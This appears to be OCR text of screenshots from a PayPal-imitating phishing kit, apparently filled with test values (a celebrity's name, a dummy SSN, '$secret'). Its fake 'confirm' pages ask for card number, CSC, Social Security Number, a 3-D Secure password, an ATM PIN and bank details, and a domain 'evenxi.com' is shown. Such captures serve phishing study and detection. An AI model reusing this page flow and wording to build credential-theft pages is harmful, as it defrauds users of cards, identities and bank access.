
Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm Your personal PayPal Informations

Stefani Joanne Angelina	
Germanotta	
28-03-1986	
On Tour	
City	
United States of America	
State	Zip Code
Mobile	Phone Number



Confirm Card Information - PayPal

PayPal

Your security is our top priority

Confirm your Credit Card

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

Primary Credit Card

Card Number

MM/YYYY


CSC

Social Security Number

☑ This Card is a VBV /MSC

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



🔒 Your security is our top priority

Confirm your

Credit Card

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

Primary Credit Card

Not Sure


MM/YYYY

CSC

121-21-2121

□ This Card is a VBV /MSC


🔒 Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



Please enter your Secure Code

Name of cardholder	Stefani Joanne Angelina Germanotta
Zip Code	
Contry	United States of America
Card Number	Not Sure
Password	


Copyright © 1999-2017 . All rights reserved.



Please enter your Secure Code

Name of cardholder	Stefani Joanne Angelina Germanotta
Zip Code	
Contry	United States of America
Card Number	Not Sure
Password	$secret

Copyright © 1999-2017 . All rights reserved.




☑ ATM PIN

Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

- Pay with cash when you shop online
- Send money to friends in the U.S. for FREE
- Withdraw money from PayPal to your bank account

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.


evenxi.com
Confirm Billing Information - PayPal
PayPal
Your security is our top priority
Continue

Confirm your bank account

Join **72 million PayPal members** who have Confirmed a bank

